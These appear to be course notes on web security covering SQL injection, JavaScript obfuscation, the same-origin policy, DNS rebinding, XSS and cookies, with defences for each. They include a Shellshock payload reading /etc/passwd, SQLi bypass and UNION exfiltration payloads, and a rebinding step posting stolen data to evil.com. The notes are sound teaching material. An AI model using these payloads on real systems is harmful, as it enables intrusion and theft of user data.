  $$\texttt{User-Agent: } \underbrace{\texttt{() \{:;\};}}_{\text{exploit}} \ \underbrace{\texttt{/bin/cat /etc/passwd}}_{\text{payload}}$$

In general, the attacks we've seen are done by subverting the application's logic, generally due to design mistakes. More sophisticated attacks involve attacking the implementation language at a much lower level, through memory corruption (integer over / underflow, buffer overflows, memory freeing, etc.). This can lead to arbitrary code execution or simply crashing the application.

There are also other security issues for servers, including brute force attacks on authentication. Sensitive data can also be exposed either in comments, or through error messages being **too** descriptive (which can be used to identify SQL injections).

Week 5

SQL Injection

Consider the following example of a PHP page, which redirects the user to `authorized.php` if they submit valid credentials;

```
$conn = mysql_connection("localhost", "username", "password");
$query = "SELECT userid FROM UsersTable WHERE user = '$_GET["user"]' "
       . "AND password = '$_GET["password"]'";
$result = mysql_query($query);
$rowcount = mysql_num_rows($result);
if ($rowcount != 0) { // if there is a matching result
    header("Location: authorized.php");
} else {
    die("Incorrect username or password, please try again.");
}
```

With the parameters `?user=foo&password=bar`, we'd expect the following dynamic query to be built;

```
SELECT userid FROM UsersTable WHERE user = 'foo'
AND password = 'bar'
```

However, if the parameters were changed to `?user=foo&password=bar' OR '1' = '1`, we'd have a query which always evaluates to true;

```
SELECT userid FROM UsersTable WHERE user = 'foo'
AND password = 'bar' OR '1' = '1'
```

While we mostly focus on *MySQL* and *PostgreSQL* in this course, many other systems can also be affected. There are a number of automated tools for detecting / exploiting SQLi, however they tend to be high-volume and noisy (possibly alerting targets).

The main objectives of SQLi are as follows;

• **elevation of privilege**	bypass authentication (as in the last example)
• **information disclosure**	read data that shouldn't be accessible
• **tampering**	modify / delete without permission
• **denial of service**	even without write access, force the server to do costly operations

Inputs aren't limited to just URL parameters, they can also be in HTTP headers, cookies, or any form of user inputs.

Once we are able to perform these exploits, we can do the following;

- **find out user / privileges**

  ```
  SELECT user();
  SELECT grantee, privilege_type FROM information_schema.user_privileges;
  ```

- **find out what data is available**

  A difficulty of SQL injection is that it may be difficult to know what to ask for, even if we know a form is vulnerable. One shortcut would be to try common names such as an `accounts` table, and so on. Another approach is to look at the schema;

  ```
  SELECT table_schema, table_name, column_name FROM information_schema.columns
  WHERE table_schema != 'mysql' AND table_schema != 'information_schema'
  ```

- **data exfiltration**

  We can use `UNION` statements to exfiltrate data, however the number of columns as well as the type must match. One approach is to pad missing columns with `NULL`, and to convert data (such as `CAST('123' AS char)`). For example, we can exploit the `products` page to return `customers` as follows;

  ```
  ?id=12+union+select+userid,first_name,second_name,NULL+from+customers
  ```

This will result in the following query;

```
SELECT id, type, name, price FROM products WHERE id = 12 UNION
SELECT userid, first_name, second_name, NULL from customers
```

However, not all interactions with a database will give a response. For example, a survey may store data from a `POST` request in a database, but only present the user with a thank you message at the end. This is **blind SQLi**. It's still possible to identify if the application is vulnerable to injections using side channels. For example, if we injected a query that would take a long time to process, we would notice a delay in the thank you message if it was successful - for example using `SLEEP()` in *MySQL* or `pg_sleep()` *PostgreSQL*. In addition, error messages can also help. Using this method, data may need to be exfiltrated one bit at a time (for example extracting a password one character at a time may require a separate query and delay for each character).

In **second-order SQLi**, the injection doesn't happen straight away (when it is first put into the database). However, another component may read the data, assuming it does not need sanitisation, and uses it; users may submit payloads that are only dangerous on the second usage. For example, the attacker may register the username (`admin' --`), which is then used in the reset code;

```
$pwd = escape(request.getParameter("new_password"));
$usr = session.getUsername(); // assume this is trusted
$sql = "UPDATE USERS SET passwd='$pwd' WHERE uname='$usr'";
```

This changes the password of `admin` to whatever the attacker has set.

Countermeasures for SQLi involve input filtering, however it can be difficult to capture all user input, and it can also be difficult for escaping to be done properly through multiple trust boundaries (parameters being passed across different modules and different modules transforming parameters in different ways). Escaping black-listed characters can be done with some functions provided by the language, for example PHP has `mysqli_real_escape_string()`. A better approach is to use prepared statements, which skips building SQL commands from strings entirely, and instead binds parameters;

```
// create full pattern, where ? indicates a parameter to instantiate dynamically
$stmt = $dbh->prepare("SELECT * FROM registry WHERE name = ? AND age = ?");

// bind parameters (with types; string and int in this example)
$stmt->bind_param('si', $_GET['name'], $_GET['age']);
if ($stmt->execute()) {
    while ($row = $stmt->fetch()) {
        print_r($row);
    }
}
```

Another approach is to store the parameterised SQL queries in the database itself (with stored procedures) - allowing the DB to offer a fixed API to the application.

Analysis of the server-side code interfacing with the database can be done, either with **type systems** to ensure that a parameter is of the expected type, and that a string cannot become both a string and an SQL command, or with **taint analysis**, which detects if input can reach the database without passing some sanitisation. Another protection against blind SQLi would be to limit requests to the web / database server, but this comes with a performance trade-off. An IDS in front of the database, which is aware of the web application (web application firewall), can detect and stop suspicious queries. Generally, a good idea is to rely on a programming framework which should've been reviewed and tested - however this comes with the drawback of using third-party applications, where the framework itself could be vulnerable, and there may be unnecessary functionality increasing the size of the code and trusted computing base.

In general, we take the following steps to perform an injection;

1. identify what parameters of a request can be controlled (and if we can submit arbitrary values)
2. submit input that is likely to be problematic for an application (PHP, SQL, Bash, etc.)
3. observe any changes in response content / time (especially error messages leaking information)
4. submit further inputs based on discovered information (until we are sure a vulnerability exists); find a proof-of-concept that confirms the vulnerability without disrupting the target
5. consider how to leverage vulnerability (even if we can read data / execute commands, it may be difficult to send back)
6. exploit vulnerability

JavaScript

JS is widely used (supported on all major browsers, on servers in *Node.js*, and as native applications for smartphones and desktops, with *React Native* and *Electron* respectively). While it is powerful, it is also easy to make mistakes; most examples of injection and XSS are in JavaScript, and most browser-based malware is either JavaScript or installed by it.

We can define objects as records of functions with an implicit `this`;

```
o = {
    b: function() {
        return this.a;
    }
};
```

Note that the `prototype` field can be thought of as a template, where all instances of Object inherit its fields (either created before or after);

```
Object.prototype.a = "foo";
```

Implicit type conversions can also be redefined as follows;

```
Object.prototype.toString = o.b;
```

Strings can also be converted into code that is executed, with `eval`;

```
eval("o + o['b']()"); // returns "foofoo"
```

The scope can also be manipulated as if it were a language object;

```
window.o === o; // global scope
var s = { x: 41 };
with (s) { // local scope
    s.x++; // will find s from the global scope
    console.log(x); // will find x from the scope, prints 42
}
```

There is also nested scoping within functions;

```
x = 1;
y = 2;
function a(z) {
    var y = z + x;
    function b(w) {
        return w + x + y
    }
    return b(z);
}
a(20); // will return 42
```

Encapsulation can also be done via function closures - note that nothing has access to the `x` defined in the API;

```
var API = (function() {
    var x = 13;
    return [
        function(y) { return x + y; },
        function(z) { x = z; return x; }
    ];
})();

API[1](API[0](29)); // will return 42
```

If a variable `x` isn't present as a property of the current scope object, it's checked for in the parent scope object; this creates a chain ending in the `window` object. However, due to the presence of prototypes, there is also a prototype chain that is followed, which can lead to unexpected results.

JavaScript is a compiled language (JIT), which is converted into bytecode and executed very efficiently by browsers. *asm.js* is a fast subset of JavaScript which runs close to machine code, without nested functions nor objects. The main data structure are typed-arrays. *WebAssembly* should be thought of as C/C++ for the web, with interoperability with JavaScript.

There are a number of JavaScript frameworks commonly used, which provide convenient syntactic sugar and programming patterns, as well as facilitating testing and portability between platforms. However, this can introduce more security issues. TypeScript and Flow both provide static type checking (the former being a class-based superset of JavaScript and is compiled down to JavaScript).

JavaScript is commonly minified, since the length of the script can affect the latency of page loading. Occasionally the scripts may be obfuscated to protect intellectual property (which generally isn't foolproof). Another use is to hide malicious code, to prevent easy detection by automated tools.

- **string array**

  One method of obfuscation is to have a string array contain the malicious script, which is then put together by indexing the array.

- **string manipulation**

  This approach essentially builds a string of code, which is then executed with `eval`.

- **string encoding**

  Instead of using the characters directly, strings can be referred to with the ASCII code representing each character. Not only is it difficult for a human to read, it is also difficult for an automated tool to account for all the ways a string could be encoded.

- **identifier mangling**

  This simply renames identifiers to be less legible.

- **encryption obfuscation**

  For this, we have an **encrypted** string which is stored on the page. During execution, the payload is decrypted (or used with some inverse function) and executed with `eval`.

- **combined**

  Many of the techniques could be combined together, in order to increase the amount of time and effort it would require to decode.

Good obfuscation should obviously be difficult to deobfuscate, but also must preserve the behaviour of the script (without crashing), nor should it cost too much in terms of efficiency. This is an active area of research, including detection (high risk of false positives, as minified JS is also difficult to read), analysis (extract key pieces of information, such as domains or keys), deobfuscation, and anti-reversing techniques.

Browser Security

Browsers are taking an increasing role in protecting the user, from both malware and sensitive data being exposed (such as passwords being stored on the browser). They also need to provide a platform which can be used as the client-side of web applications, with the application being as secure as desktop applications.

The general architecture of a browser has a browser kernel, which communicates to other applications on the device as well as the network interface. The browser kernel also communicates with the remaining components of the browser, including the plugins, cache, storage, the document, and extensions (the latter three existing within the web application's trust boundary).

The *Chrome* browser leverages OS process-based isolation and sandboxing to limit the effects of compromise, with each window / tab having its own process (containing renderer, JS engine, DOM), since this is where compromise can happen.

The goal of a **phishing** attack is to steal the user's credentials or sensitive information, from a page controlled by the attacker (imitating a target page). This can either be done with a full replica of the target HTML, a screenshot of the target page (with scripts that simulate interactive behaviour), or an entirely different page that imitates the target's branding. Once the user reveals the data to the attack page, the data is forwarded to both the attacker and the legitimate page (or displays some error message / acknowledgement). These pages can either be hosted on attacker domains (with similar spellings, or contain the target domain name as a subdomain), or on a compromised site / hosting service, where the domain is generally more trusted. Phishing sites can often be generated by phishing kits (authors of these kits may also have code to send copies of the data to themselves); they can also be accidentally exposed, as they may be present on the same directory with a `.zip` extension at the end. Browsers can also alert users of phishing sites once they have been identified (although it may be treated as a regular site before then). There is active research into automated detection of phishing techniques, which could look at the length / complexity of the URL, or similarities in the visuals or structure to the target page, as well as a ratio of internal / external resources (general characteristics of the page).

HTML elements (scripts, links, forms, iframes, etc.) are the fundamental building block for web applications, and security relies on them. HTML5 also allows for a variety of elements handled by browser plugins, such as Java, Flash, ActiveX, Silverlight, and PDF. These all have their own security restrictions (which may not match with the browser's) - they can often suffer from vulnerabilities that can lead the browser compromise.

The BOM (browser object model) allows JavaScript to interface with the browser itself, with a global `window` object. It defines JavaScript APIs (navigator, location, screen, history, document), allowing scripts to create and navigate windows, as well as accessing cookies / storage, manipulating history, and setting timeouts. For example, we can see the browser version with the following JS code;

```
console.log(navigator.userAgent);
```

The DOM (document object model) is rooted in `window.document`, which provides an object-oriented interface to the page's HTML structure. This allows scripts ti directly read / write data to / from the page, alter the structure, manipulate forms, and listen to events.

AJAX (Asynchronous JavaScript and XML) allow scripts to exchange data with a server without requiring the page to reload, which is key to responsive pages.

```
var x = new XMLHttpRequest();
x.open('GET', 'http://example.com/data.txt', true);
x.send();
x.onreadystatechange = function() {
    if (x.readyState == 4 && x.status == 200) {
        alert('received: ' + x.responseText);
    }
};
```

These responses are commonly encoded as JSON, which is more concise than XML and can be very easily parsed with `eval`.

The PostMessage API allows for communication between frames, which requires the sender to have a reference to the destination frame (the sender an also specify a destination to prevent eavesdropping);

```
// sender code
var dest_iframe = window.frames[3];
var dest_origin = 'https://frame.example.com/';
dest_iframe.postMessage('hello!', dest_origin);

// receiver code
var msg_handler = function(event) {
    if (event.origin !== src_origin) return;
    alert('received: ' + event.data);
}
addEventListener('message', msg_handler, false);
```

Other HTML5 APIs (which aren't covered in this course) are as follows;

• **Web workers**	runs JS computation in background without blocking
• **Web sockets**	bidirectional messaging over TCP
• **WebRTC**	real time communication for voice / video
• **Web cryptography**	
• **other APIs with access to device (geolocation, vibration, etc.)**	

A browsing context is a container for a web page (and its related resources); each tab is associated to a top-level BC (which may have nested BCs);

1. load a new page (link clicked, location bar, etc.)
2. render content
   - display HTML
   - execute scripts (executed in order, often just event handlers with little to no computation required)
   - fetch and display other page resources
   - navigate nested BCs (frames) - recursive process
3. process events (actual interactive experience)


• user	`onclick`, `onmouseover`, ...
• rendering	`onload`, `onfocus`, ...
• JavaScript	timeouts, AJAX, `postMessage`, ...

Each browsing context has its document, which in turn has its own DOM and script execution environment (hence all scripts in the same document share both). Scripts can be embedded in a page in a number of ways; either in the HTML itself, in URLs (included with tags, `href="javascript:..."`, or even within included within CSS files via `background-image: url(...)`), or in event handlers (such as `onclick`). Note that these scripts can further embed more scripts into the page. The general execution order of scripts is as follows;

- scripts in `<head>`, then `<body>`
- handlers of page-loading events
- handlers of other asynchronous events

- handlers of page-unloading events

Generally scripts are executed until completion (however unresponsive scripts can spoil the UI, and the browser may offer to terminate it) - it is up to the programmer to keep the page responsive. An uncaught exception terminates the current script, moving on to the next (failure behaviour is local to a script).



Plugins extend a browser by adding binary components (which can have vulnerabilities), whereas extensions are typically based in JavaScript and talk to the browser API. The main components of the extension are as follows;

- background page

  Can be considered as the backend of the extension, and is always on.
- other extension pages

  Popup windows for the extension, which can possibly be regular browser windows.
- content scripts

  This interacts with the DOM of each visited page; while they do not share the script execution environment with the page, it shares the DOM and allows for addition of scripts to the execution environment of the visited page. This requires `postMessage` to talk to other extension pages (main core of extension).

A **clickjacking** attack involves an attacker interfering with the communication between a user and browser. For example, an attacker could overlay a high value website (for example an account deletion screen) transparently on top of a low value website, and cause the user to click on a button (but instead delete their account). This can be countered by headers from the target site, with the `X-Frame-Options` header;

• `DENY`	cannot be contained in an iframe
• `SAMEORIGIN`	can only be iframed by a page with the same origin
• `ALLOW-FROM https://example.com`	only allowed by a page in the designated origin

The site could also contain some JavaScript which prevents the page from being put in an iframe;

```
if (self !== top) {
    top.location = self.location;
}
```

A more dangerous attack is a **drive-by download**, where a malicious page exploits a vulnerability to install malware on the client machine (or saves the file to be opened). This can be due to a browser memory corruption, due to vulnerabilities in plugins, or even in browser extensions. Countermeasures to this include confining plugins to run in a restricted sandbox or suspicious JS could possibly be blocked with an IDS. The browser and OS should be hardened against these vulnerabilities, by isolating compromised processes.

A browser may render resources based on the data rather than the reported MIME type (content sniffing), allowing for pages with broken MIME types to still work. However, this allows for **polyglot** (files valid with respect to different data formats) attacks. Images have been crafted to be interpreted as valid JS or HTML, allowing for an uploaded image to be later retrieved in a different format. Polyglots can not only bypass content-based filtering rules, but can lead to bypassing the content security policy. Consider a script that checks if the uploaded file is a valid image, and then saves it at `http://example.com/images/`, if an attacker was to upload a polyglot (which is also a PNG) named `attack.html`, it would be available at `http://example.com/images/attack.html`, giving the attacker control of code in the `http://example.com/` origin. A response header can be used to prevent sniffing; `X-Content-Type-Options: nosniff`.

Week 6


Same Origin Policy

The Same Origin Policy is a key security policy in the browser. Note that the URL denotes the origin (with the scheme, host / IP, and port). Most resources in a page are associated to the origin they are loaded from, but some may be associated to the page itself (such as some scripts).

If a page is on `http://example.com`, any stylesheets and scripts are assumed to have the same origin. However, if we have an iframe, for example from `http://site2.com` (which in this case contains a form and an image) - the form and iframe itself will be given an origin from `site2`. If an image is loaded in the iframe, for example from a CDN such as `https://cdn.external.com`, the bits that form the image have an image from the CDN. Therefore, a script that was loaded in the main site cannot read the pixels that form the image in the iframe.

The main goal of the SOP is to isolate resources of pages loaded from different origins and prevent direct access to functions / variables defined in scripts of different origins (even if they are in the same browser window). Pages in different browsing contexts can only interact with each other if they have the same origin. Persistent resources, such as cookies, are associated to origins (and can only be accessed by pages from that origin). This can be made more fine grained, either more restrictive with CSP or less restrictive with CORS.

DNS rebinding involves confusing the victim's browser into believing that two sites (one controlled by the attacker, the other an internal target with valuable information) are in the same origin, allowing for the data to be exfiltrated. For simplicity, assume that the corporate network (inside dashed lines) is behind a firewall;



(1) the victim's browser contacts the DNS server to resolve `attacker.com`; the attacker controlled DNS server replies with the attacker's IP address and a short TTL (this is important later); `123.45.67.89 TTL=0` (this is stored in the local cache, but will expire)

(2) the browser then navigates to the attacker's web server `GET attacker.com`, which replies with a malicious script `<script> evil() </script>` - the script, after some time, will make another request to `attacker.com`

(3) since the entry has expired in the cache, it will attempt to resolve `attacker.com` with the DNS server; however it now replies with the IP of the internal web server `192.168.0.2`

(4) the victim makes a request to the internal web server `GET private_data`, and the internal web server replies with `data`

(5) finally, this is then sent back to the attacker in another request `POST evil.com [data]`

A countermeasure for this is to prevent bindings from changing too quickly with **DNS pinning** - however this is only a partial mitigation as this can be used legitimately. Another approach is to prevent external DNS queries from resolving internal addresses.

SOP prevents pages from different origins from tampering with each other at a JavaScript level (accessing functions and variables cross origin). However, some access is given by default; `window.location.href` can only be written to, and some properties such as `window.frames`, `window.parent`, `window.top`, etc. can only be read from. Additionally, some call methods are allowed.

However, SOP does not prevent outbound communication (it can be trivial to add messages from the source to the target in an image tag). It also doesn't prevent bidirectional communication; for example, the source site could add a message to a script tag, and the server replies with JavaScript that contains messages.

Two subdomains can share resources if they both perform **domain relaxation**. For example, pages on `sub1.example.com` and `sub2.example.com` can set the document domain to be `example.com` (SOP now allows both these pages to communicate). However, since the domain is now `example.com`, it cannot communicate with a page at `sub1.example.com` (if the second page doesn't also relax the host). Another note is that `example.com` cannot communicate with the relaxed domains, until it also relaxes itself. Therefore, the really consists of a scheme, a host, a port, and a flag of whether the domain is relaxed.

Scripting Attacks

Consider the following components (principals) in a page;

- scripts (page origin)
- password form (page origin)
- regular content (page origin)
- comments posted by website users
- cookies and storage (page origin)
- *jQuery* and scripts (other origins)
- like button (iframe from *Facebook*)
- advertisement (iframe from advertiser) - less trusted

There may also be script from an extension origin, bookmarklets which contain scripts from the user, or the location bar, which contains a URL from the user.

XSS (Cross Site Scripting) is conceptually quite simple, and involves attacker-controlled input is displayed on a trusted page (and is executed as JavaScript, similar to SQL injections). This can be quite critical to the security assumptions, as it can appear as the attacker controlling the entire origin in the browser; not only affecting other pages, but also accessing cookies and storage, and sending data to the attacker.

DOM-based XSS involves an attacker-controlled parameter being in the page itself (such as in the URL, `postMessage`, or a form field). This can be as simple as the page printing out a URL parameter (in JavaScript), which is then treated as a script tag; causing code execution.

On the other hand, reflected XSS involves the a parameter being embedded in the page **by the server**. For example, in PHP, the following may occur;

```php
<?php
    $name = $_GET["name"];
    echo "<html>
            <body>
              Welcome user: $name
            </body>
          </html>";
?>
```

The most powerful is a **stored XSS**, where the malicious payload is **stored** on the server side, which is then injected for other users when they visit the site. Examples of this include blog comments, user profile information, and general descriptions. The code example for this is quite long, but basically involves the `store.php` endpoint saving the user's input into the database (escaped to prevent SQL injection), and the `retrieve.php` endpoint printing out the result from the database **directly**.

Countermeasures for this are similar to that of other injection attacks, namely to not trust user input. XSS filters, such as `htmlspecialchars()` in PHP exist, and filters should be based on whitelists - note that sanitisation also depends n on the context (URL encoding, HTML entity encoding, SQL context, etc.). An alternative is to use templates, similar to prepared statements. There is also a header (which is being deprecated due to false positives) `X-XSS-Protection`, which blocks a script in the body if it is a URL parameter.

Finding XSS vulnerabilities generally involve evading filters by discovering ways in which HTML or URLs are parsed too permissively. A usual high-volume attack is to perform fuzzing.

A self XSS attack involves tricking the user into copying and pasting JavaScript into the URL bar of the browser (such as to 'enable' a feature). However, it is difficult for a page to be protected from a user; *Facebook* prevents this by detecting statistical anomalies (such as the rate in which pages are liked), and reverting side effects.

Cross-channel scripting (XCS) involves injecting an XSS payload via a channel that isn't HTTP (similar to SQL injection via license plate). This is typically used against embedded / IoT devices. An example is naming a file with a malicious payload, which is then executed when displayed on some web panel for networked attached storage.

Universal XSS involves performing injection from an attacker's page which can exploit vulnerabilities in a browser extension. Scriptless attacks also exist, which involve attackers injecting CSS into a target page. Using CSS, data from the page (such as credentials) can be exfiltrated over HTTP.

Whatever script is running inside the same browsing context have the same page origin (and can interact with each other via variables, redefining the function, and changing the DOM) - they may also access cookies / storage of the page origin. Scripts from other origins run as a page script, in the same way that a script from the page origin does (these are concerned with the goals of the web application). Users can also run JavaScript inside the page, either through developer tools, bookmarklets, or URLs. Extensions and developer tools can inject scripts into pages by writing into the DOM, and can therefore bypass SOP - extension developers are as powerful as the website author.

However, iframe code keeps the iframe origin; only strings can be exchanged with the page, and cannot be restricted by the page.

The following is an example of source code snooping, where we attempt to extract the `secret_key` from the function;

```
<script id="id">
    var keyed = function(msg) {
        var secret_key = "foobar";
        ... use secret_key ..
    }
</script>
```

The attacker could take either of the following approaches, either converting the function to a string, or using the DOM;

```
<script>
    alert(keyed.toString());
</script>

<script>
    alert(document.getElementById("id").innerHTML);
</script>
```

A defence for this is to hide the state within closures (defends against the first approach), and also remove the script node itself (defends against the second approach);

```
<script id="id">
    var keyed = (function() {
        var secret_key = "foobar";
        return function(msg) { ... use secret_key ... }
    })();
    (e=document.getElementById("id")).parentNode.removeChild(e);
</script>
```

This defends against a script running in the same page, but not an extension or a user.

In the following example for **prototype poisoning**, the first time `x` is checked, it will evaluate to 1, however due to the redefinition, it will return `0` when performing the division. This causes a division by zero, which was supposed to be avoided by the `safe_div` function - generally this can be used to cause unexpected side effects.

```
<script>
    function safe_div(x, y) {
        if (x != 0) return y / x;
    }
</script>

<script>
    Object.prototype.valueOf = function() {
        this.valueOf = function() { return 0 };
        return 1;
    };
    safe_div({}, 2); // divide by 0
</script>
```

A simple defence in this case is to include type checking, which would add an error if `typeof x !== 'number'` was satisfied. A more general defence is to avoid reliance on inheritance when it is outside your control (note that `c` shadows the inheritance);

```
Object.prototype.a = 42; // attacker controlled
b = {};
```

```
b.a; // returns 42 (intended by attacker)

c = {a:undefined};
c.a; // returns undefined
```

Same-origin iframes can contain content supplied by the user (and is exposed to XSS attacks); the iframe's access needs to be restricted towards other more trusted iframes. Cross-origin iframes may display malicious content, and the web application may need to restrict the iframe's ability to run JavaScript.

HTML5 has a `sandbox` attribute for iframes, which tells the browser to create a new origin, which isn't used by anything else in the page, and also prevents scripting / active behaviour. This can be relaxed with a number of parameters, such as `allow-same-origin` which prevents it from running scripts, but doesn't segregate it to a new origin. Behaviour can also be reintroduced, with flags such as `allow-scripts`, which allows active behaviour (similarly for `popups`, `forms`, `pointer-lock`, and `top-navigation`). Consider the following;

```
# site: http://a.com/main.html
<iframe src="http://a.com/f1.html" sandbox></iframe>
<iframe src="http://a.com/f2.html" sandbox="allow-scripts"></iframe>

# site: http://a.com/f1.html (origin is new_origin_1)
<script> ... access DOM ... </script>
<script> ... postMessage ... </script>

# site: http://a.com/f2.html (origin is new_origin_2)
<script> ... access DOM ... </script>
<script> ... postMessage ... </script>
```

Note that neither `f1` nor `f2` can access the DOM, due to SOP and the different origins, however `f2` can communicate with `postMessage`, whereas `f1` cannot (due to `allow-scripts`).

Content Security Policy (CSP) is a way to directly specify the sandbox at the HTTP level in a response as we serve a resource. The server sends a response header telling the browser what resources can be loaded, what scripts can be executed, and from where. This can also be used to set the `sandbox` attribute of loaded iframes. For example, if the site `http://a.com` has the following header;

```
Content-Security-Policy:  default-src ’self’ http://c.com; img-src *
```

This allows, by default, only resources from itself (`http://a.com`), and `http://c.com`. However, it allows images from all sources. If there is an iframe from `http://b.com`, it will not be rendered, however images can be.

Browser Storage

Recall that HTTP is a stateless protocol (each request / response exchange is independent of the previous one, hence the client and server need to keep state). The server can keep state by saving files / accessing databases, however *Netscape* introduced cookies which stored key-value pairs on the browser on behalf of a website. These are used for storing preferences, session tokens, and to track users. The current specifications guarantees at least; 4096 bytes per cookies, 50 cookies per domain, and a total of 3000 cookies.

1. first client request has no cookies
2. server sets **each** cookie with a response header;

   ```
   Set-Cookie:  name = value; [(attribute = [= value];)*]
   ```

   Note that there are optional attributes that inform the browser how to handle the cookie;

- `Domain = domain`

  This sends a cookie back when `domain` is the suffix of the requested domain; note that these cannot be trivial suffixes. By default it's set to the host of URL causing the response.
- `Path = path`

  Prevents unnecessary cookies being sent - only sends the cookie back when `path` is the prefix of the requested path (hence a cookie for `example.com/login` isn't sent in a request for `example.com/`).
- `Expires = date`

  If the date is in the future, the cookie is stored on file until `date` (persistent). If the date is in the past, the cookie is immediately deleted. By default, it is set to `Null`, which only keeps the cookie in memory while the browser is open (session-only).
- `Secure`

  Only send the cookie over HTTPS (provides confidentiality)
- `HttpOnly`

  Prevents non-HTTP APIs (such as JavaScript) from accessing the cookie (due to risks of cookie theft via XSS).
- `SameSite`

  Attempts to prevent cookies being sent across domains to avoid information leakage or certain attacks. `Strict` only allows for the cookie to be sent from a page with the same domain.

3. browser includes relevant cookies in for subsequent requests in **one** request header

```
Cookie:  (name = value;)*
```

Note that attributes aren't included.

Cookies can also be accessible to JavaScript, with `document.cookie` providing access to all (in scope) cookies in the document origin;

- **write** `document.cookie="userid=1, path=/; secure";`
- **delete** `document.cookie="userid=; path=/; expires=Thu, 01 Jan 1970 00:00:01 GMT";`
- **read** (will not show `HttpOnly` cookies) `alert(document.cookie);`

Note that a cookie origin consists of a domain a path (and is therefore not the same as the origins previously discussed). A cookie is identified by the name and origin, and its scope is determined by the origin and secure attributes - the browser will send all the `name=value` pairs (that are in scope) to the server, but not attributes. Since the server doesn't see cookie attributes, it cannot tell if the cookie is `HttpOnly` (therefore, cannot be certain whether it was written by JavaScript). Furthermore, it `example.com` cannot tell if the cookie was set by `subdomain.example.com` (which may have trust implications).

Also note that we can add cookies (even with the same name) manually by running a script which gives the cookies the same origin as the actual site - all of this is sent back to the server, and it s therefore up to the server to make sense of it.

Note that the path attribute doesn't restrict the visibility of cookies (since it was done for efficiency reasons). For example; `example.com` could open an iframe at `example.com/login`, and then access `document.cookie` of the iframe due to SOP ignoring the path. Note that `secure` doesn't guarantee integrity (`secure` cookies an be set by JavaScript).

HTML5 provides Web Storage and Indexed Database APIs (the former is which is easier to use and has wider adoption) - this implements client-side state with lists of key-value pairs;

- `window.localStorage`

  This is associated to the page origin, and the data is persistent (kept unless it is deleted).
- `window.sessionStorage`

  This is associated to the page origin as well as the current tab. The data is deleted when the tab is closed.

This can be accessed in JavaScript;

• `store.length`	obtain length of list
• `store.key(n)`	return $\texttt{n}^{\texttt{th}}$ key
• `store.k == store.getItem(k)`	read value of `k`
• `store.setItem(k, v)`	set value of `k` to `v`
• `store.removeItem(k)`	remove entry with key `k`
• `store.clear()`	delete all entries

This isn't set over HTTP (therefore it is up to the page on how the server is involved, either via AJAX or another method).

Resident XSS involves setting a value in `localStorage` via some means of XSS. The data is then displayed without sanitisation, which causes the script to be run. Note that this is harder to clean up, as the payload is in the user's storage, which will persist even after the site is fixed (for the initial XSS to be patched). A general countermeasure is to not trust values that aren't under your control; therefore values stored in the browser should be stored just like any other user input. Stored data should be periodically checked, updated, or purged.